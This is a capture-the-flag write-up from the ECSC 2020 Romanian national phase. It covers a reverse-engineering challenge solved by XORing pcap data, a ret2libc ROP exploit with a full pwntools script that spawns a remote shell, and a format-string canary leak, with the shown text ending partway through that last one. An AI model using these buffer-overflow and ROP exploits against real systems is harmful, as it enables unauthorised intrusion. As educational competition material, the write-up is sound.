ECSC 2020 – Romanian National Phase

Author: Chicoș Vlăduț-Adrian – vladut.chicos@gmail.com - wlp1s0

Summary

the-updater (50) : reverse

Proof of Flag


ECSC{90f7a94e0083a95671947ead3f91444bd6abca6c46cdc18ebf00df9cfc5851bc}

Summary

The program connects to a socket, sent two GET requests, save the responses in two arrays and xor them. I searched in the pcap for the responses to GET requests, I xored them and I got the flag.

Proof of solving

The a.out binary was a Mach.O (for MacOS). I decompiled it in Ghidra. From decompilation it seemed like the binary connects to a socket(ip and port from parameters), make a GET request to ‘key’ file and stores it in a ‘key’ array. Then makes a request to a.gif and stores it in a ‘test’ array. Then the program xors element by element the two arrays.



```
}
pcVar1 = (char *)param_2[1];
iVar2 = _atoi((char *)param_2[2]);
uVar3 = _socket_connect(pcVar1,(ushort)iVar2);
iVar2 = (int)uVar3;
_write(iVar2,"GET /key\r\n\r\n",0xc);
_memset(&_buffer,0,0x400);
while( true ) {
  sVar4 = _read(iVar2,&_buffer,0x3ff);
  if (sVar4 == 0) break;
  ___strcpy_chk(&_key,&_buffer,100);
  pFVar6 = *(FILE **)___stderrp;
  sVar5 = _strlen(&_key);
  _fprintf(pFVar6,"%s %d\n",&_key,sVar5);
  _memset(&_buffer,0,0x400);
}
_shutdown(iVar2,2);
_close(iVar2);
pcVar1 = (char *)param_2[1];
iVar2 = _atoi((char *)param_2[2]);
uVar3 = _socket_connect(pcVar1,(ushort)iVar2);
iVar2 = (int)uVar3;
_write(iVar2,"GET /a.gif\r\n\r\n",0xe);
_memset(&_buffer,0,0x400);
pFVar6 = _fopen("a.gif","wb");
while( true ) {
  sVar4 = _read(iVar2,&_buffer,0x3ff);
  if (sVar4 == 0) break;
  _fprintf(*(FILE **)___stderrp,"%s",&_buffer);
  _fwrite(&_buffer,1,0x400,pFVar6);
  _memcpy(&_test,&_buffer,100);
  _fflush(pFVar6);
  _memset(&_buffer,0,0x400);
}
_printf("\nDecoded: ");
local_30 = 0;
while( true ) {
                    /* xor between two arrays
                        */
  sVar5 = _strlen(&_key);
  if (sVar5 <= (ulong)(long)local_30) break;
  _printf("%c",(ulong)(uint)(int)(char)((&_key)[local_30] ^ (&_test)[local_30]));
  local_30 = local_30 + 1;
}
```

I searched in the pcap for the requests and responses.

a.gif :
"874","18.930733","192.168.1.12","161.35.16.97","TCP","80","50622 → 31337 [PSH, ACK] Seq=1 Ack=1 Win=131584 Len=14 TSval=925284060 TSecr=203191496","50622","50622","","✓"

Applied filter for the response (inversed source with dest):
tcp.srcport == 31337 && ip.src == 161.35.16.97 && tcp.dstport == 50622 && ip.dst == 192.168.1.12
And got some numbers:

```
        04 02 12 02 3a 78 08 53 00 59 0a 57 06 08
0050   04 0f 55 03 01 01 53 00 53 58 0d 54 54 02 53 01
0060   51 09 08 0d 57 0d 52 50 06 07 07 53 59 00 05 55
0070   54 5a 52 5b 04 0f 57 50 51 52 55 00 05 0d 01 55
0080   5a 03 0f 50 52 5b 54 45
```

key:
"795","17.845864","192.168.1.12","161.35.16.97","TCP","78","50587 → 31337 [PSH, ACK] Seq=1 Ack=1 Win=131584 Len=12 TSval=925282996 TSecr=203190412","50587","50587","","✓"

Applied filter for the response :
tcp.srcport == 31337 && ip.src == 161.35.16.97 && tcp.dstport == 50587
And got some characters
AAAAAA85783cc847fb84e7ba9c1c727099c9040fe086fab96857227bedc4b3967ec978

Put numbers of a.gif in the file ‘stream’ and I wrote this python script :

```
msg = 'AAAAAA85783cc847fb84e7ba9c1c727099c9040fe086fab96857227bedc4b3967ec978'

f = open('stream','r')
increment = 0
for line in f:
   for word in line.split():
      numar2 = int(word,16)
      lit1 = msg[increment]
      numar1 = ord(lit1)
      numar1 ^= numar2
      print(chr(numar1),end='')
      increment += 1
```


Which prints the flag :

ECSC{90f7a94e0083a95671947ead3f91444bd6abca6c46cdc18ebf00df9cfc5851bc}

baby_rop (421) : pwn

Proof of flag

ECSC{261e6aefaddca0758ee01073fd04d4df52c40276ffe9fa24e549eccac63d0654}




```
(pwntools) vlad@kali:~/WindowsRE/WindowsRE/ECSC/pwn_baby_rop$ python3 exploit-rop.py
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/vlad/.pwntools-cache-3.8/update to 'never'.
[*] A newer version of pwntools is available on pypi (4.0.1 --> 4.1.0).
    Update with: $ pip install -U pwntools
[+] Opening connection to 104.248.42.88 on port 2000: Done
[*] '/home/vlad/WindowsRE/WindowsRE/ECSC/pwn_baby_rop/pwn_baby_rop'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] Switching to interactive mode

$ ls
flag
pwn
$ cat flag
ECSC{261e6aefaddca0758ee01073fd04d4df52c40276ffe9fa24e549eccac63d0654}[*] Got EOF while reading in interactive
$
[*] Interrupted
```

Summary


The binary had a buffer overflow vulnerability and I overwritten ret address. I used a ROP chain attack in order to achieve ret2libc(spawning a shell with libc functions). A ROP chain is a sequence of addresses to instructions from binary that we chose to help us. I leaked an adress from Libc in order to identify the Libc version installed on the server and calculate the adresses of other useful functions(execv) and strings (‘/bin/sh’).

Proof of solving

I wrote a script with pwntools python library. Using ROPgadget I found some useful “gadgets” to build my chain. The binary was non PIE so .text addresses would not change. The server had ASLR enabled so only 3 last hexdigits would be constant(used them to identify libc version).




```
(pwntools) vlad@kali:~/WindowsRE/WindowsRE/ECSC/pwn_baby_rop$ checksec pwn_baby_rop
[*] '/home/vlad/WindowsRE/WindowsRE/ECSC/pwn_baby_rop/pwn_baby_rop'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```



```
(pwntools) vlad@kali:~/WindowsRE/WindowsRE/ECSC/pwn_baby_rop$ ROPgadget --binary pwn_baby_rop | grep "pop rdi"
0x0000000000401663 : pop rdi ; ret
(pwntools) vlad@kali:~/WindowsRE/WindowsRE/ECSC/pwn_baby_rop$ ROPgadget --binary pwn_baby_rop | grep "pop rsi"
0x0000000000401661 : pop rsi ; pop r15 ; ret
```

The binary was x64 and I used the calling convention (parameters in registers). In the first stage of attack I built a chain as following : POP_RDI + PUTS@GOT.PLT or LIBC_START_MAIN@GOT.PLT + PUTS@PLT + MAIN_ADDR. So I would call puts to print my libc address and return back to main for the second stage.

Even with ASLR offsets in libc remain the same.




Matches


libc6_2.31-0ubuntu7_amd64
libc6_2.31-0ubuntu8_amd64
libc6_2.31-0ubuntu9_amd64

libc6_2.31-0ubuntu9_amd64


	Symbol	Offset	Difference
●	__libc_start_main	0x026fc0	0x0
○	system	0x055410	0x2e450
○	_IO_puts	0x0875a0	0x605e0
○	open	0x110cc0	0xe9d00
○	read	0x110fa0	0xe9fe0
○	write	0x111040	0xea080
○	str_bin_sh	0x1b75aa	0x1905ea



```
[*] __libc_start_main 0x7faefla90fc0
[*] Switching to interactive mode

[*] Got EOF while reading in interactive
```



```
[*] puts 0x7fe7e88fc5a0
[*] Switching to interactive mode
```



https://libc.nullbyte.cat/?q=__libc_start_main%3Afc0%2C_IO_puts%3A5a0

libc database search

amd64, i386, arm, arm64, mips, mips64, ppc, ppc64, x32 and s390

ubuntu/debian + cross-toolchain

Query

_IO_puts 5a0


__libc_start_main fc0

Matches

libc6_2.31-0ubuntu7_amd64
libc6_2.31-0ubuntu8_amd64
libc6_2.31-0ubuntu9_amd64

There I downloaded the libc and started to calculate offsets.

In the second stage I built this chain : POP_RDI + BIN_SH_ADDR@LIBC + POP_RSI + p64(0) + EXECV. I simulated an execv("/bin/sh",0) call and I got a remote shell. Calling SYSTEM was not working on remote server so I used EXECV (maybe because SYSTEM forks itself and forking was not allowed). The plt entries were overwritten so I did some dynamic analysis with IDA Free in order to find the function where the PLT and GOT.PLT segments point to (I could see them after there we're called once).



```
.got.plt:0000000000404000 ; Segment permissions: Read/Write
.got.plt:0000000000404000 ; Segment alignment 'qword' can not be represented in assembly
.got.plt:0000000000404000 _got_plt segment para public 'DATA' use64
.got.plt:0000000000404000 assume cs:_got_plt
.got.plt:0000000000404000 ;org 404000h
.got.plt:0000000000404000 dq offset stru_403E20
.got.plt:0000000000404008 qword_404008 dq 7FF56624A190h         ; DATA XREF: sub_401020↑r
.got.plt:0000000000404010 qword_404010 dq 7FF566235490h         ; DATA XREF: sub_401020+6↑r
.got.plt:0000000000404018 off_404018 dq offset _IO_puts         ; DATA XREF: sub_401060+4↑r
.got.plt:0000000000404020 off_404020 dq offset gets             ; DATA XREF: sub_401070+4↑r
.got.plt:0000000000404028 off_404028 dq offset _IO_setvbuf      ; DATA XREF: sub_401080+4↑r
.got.plt:0000000000404028 _got_plt ends
.got.plt:0000000000404028
.data:0000000000404030 ; ===============================================================================
```

I put p64(0) twice in the second ropchain because the POP_RSI gadget is in fact pop rsi, pop r15, ret; (I couldn't find a better gadget)


Pwntools script:

```
from pwn import *

p = remote('104.248.42.88','2000')
PAYLOAD = b'A'*264
elf = ELF('./pwn_baby_rop')

PUTS_GOT = elf.symbols['puts']
LIBC_START_MAIN = elf.symbols['__libc_start_main']

PUTS_GOT_PLT = 0x0000000000404018
POP_RDI = 0x0000000000401663
PUTS = 0x0000000000401060
GETS_GOT_PLT = 0x000000000404020
POP_RSI = 0x401661
MAIN = 0x000000000040145C

PAYLOAD+=p64(POP_RDI)
PAYLOAD+=p64(LIBC_START_MAIN)
PAYLOAD+=p64(PUTS)
PAYLOAD+=p64(MAIN)

p.recvuntil('Solve this challenge to prove your understanding to black magic.')
p.sendline(PAYLOAD)
p.recvline()

START_MAIN_ASLR = p.recvline()
START_MAIN_ASLR = int.from_bytes(START_MAIN_ASLR[:-1],byteorder='little',signed=False)

SYSTEM = START_MAIN_ASLR + 0x2e450
BIN_SH = START_MAIN_ASLR + 0x1905ea
EXECV = START_MAIN_ASLR + 0xbf300
p.recvuntil('Solve this challenge to prove your understanding to black magic.')

PAYLOAD1 = b'A'*264
PAYLOAD1 += p64(POP_RDI)
PAYLOAD1 += p64(BIN_SH)
PAYLOAD1 += p64(POP_RSI)
PAYLOAD1 += p64(0)
PAYLOAD1 += p64(0)
PAYLOAD1 += p64(EXECV)

p.sendline(PAYLOAD1)
p.interactive()
```

baby-fmt (470) : pwn

Proof of flag

ECSC{57b5ea29806884409d1a2d20079bd98f38c494c2df50f4c130d6fa326769e22f}



```
[+] Opening connection to 104.248.42.88 on port 2001: Done
b'0x702be022b0x7fa6cdad6723\n'
[b'0', b'702be022b0', b'7fa6cdad6723']
0x2be022b
0x7fa6cdad6723
pauza
[*] Switching to interactive mode

Ok$ ls
flag
pwn
text
$ cat flag
ECSC{57b5ea29806884409d1a2d20079bd98f38c494c2df50f4c130d6fa326769e22f}
```


Summary

This also had a buffer overflow vulnerability, because of the gets function. The binary didn’t have a stack canary, but it “made” one, using a rand() function. I was able to print it using a format string. After bypassing the “canary” the challenge was similar with baby-pwn. I used the same ROP chain to get a shell (POP_RDI + BIN_SH@LIBC + POP_RSI + p64(0) + EXECV). (by the calling convention of x64 the first argument of a function is put in RDI, then RSI etc...)

Proof of solving


There were two inputs, one for the format string, one for the payload. The first one was limited to 7 chars because of the fgets function. Format string : %9$p%p. I used IDA free for dynamic analysis.

%9$p get the 9-th elem from stack (‘9’ was chosen by trial and error, until I found the good value)




```
What's your town?
%9$p%p
Hello stranger. What town is this?
0x7266df1c90x7fb6aee6b723
Can you say hi in Chalcatongo?
```

The first one is the “canary”, stored in .bss and at [rbp-18]. The “hacking detection” function checks if there is difference between .bss and [rbp-18]. By reading the canary before, I placed it in my buffer, so it would fit [ebp-18] and bypass the anti-hacking function.




```
call    sub_55C0FA447130
call    random                  ; generam canary si il stocam
                                ; pe stack
mov     [rbp-18h], eax
mov     eax, [rbp-18h]
mov     cs:our_canary, eax
```



